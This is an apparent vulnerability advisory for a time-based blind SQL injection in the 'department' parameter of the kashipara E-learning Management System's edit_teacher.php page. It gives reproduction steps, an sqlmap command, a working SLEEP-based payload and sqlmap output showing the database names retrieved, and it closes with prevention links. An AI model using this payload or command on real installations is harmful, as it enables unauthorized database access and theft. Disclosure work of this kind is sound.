SQL Injection was found in the /lms/admin/edit_teacher.php of the kashipara E-learning Management System project v1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the department parameter in a POST HTTP request.

> Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/edit_teacher.php
Affected Parameter	department
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Teachers' page click edit on any teacher from list.



Step 3: Now enable intercept in bupsuite and click on save button.



Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

python.exe C:\sqlmap\sqlmap.py -r edit teacher.txt --batch --dbs

Step 6: Now notice that 'department' parameter is detected vulnerable and all database is successfully retrieved.

```
[17:12:20] [INFO] checking if the injection point on POST parameter 'department' is a false positive POST parameter 'department' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
Parameter: department (POST)
        Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: department=4' AND (SELECT 2421 FROM (SELECT(SLEEP(5)))hEqq) AND 'iWOZ'='iWOZ&firstname=Jom
[17:12:35] [INFO] the back-end DBMS is MySQL
[17:12:35] [WARNING] it is very important to not stress the network connection during usage of time-bas do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:12:40] [INFO] fetching database names
[17:12:40] [INFO] retrieved:
[17:12:50] [INFO] adjusting time delay to 1 second due to good response times
 [17:12:50] [INFO] retrieved: nformation_schema
[17:12:50] [INFO] retrieved: nformation_schema [17:13:50] [INFO] retrieved: capstone [17:14:18] [INFO] retrieved: capstone2 [17:14:48] [INFO] retrieved: mysql [17:15:04] [INFO] retrieved: performance_schema [17:16:03] [INFO] retrieved: phpmyadmin [17:16:39] [INFO] retrieved: test
available databases [7]:
 [*] capstone
  [*] capstone2
        information_schema
  [*] mysql
  *] performance_schema
        phpmyadmin
        test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection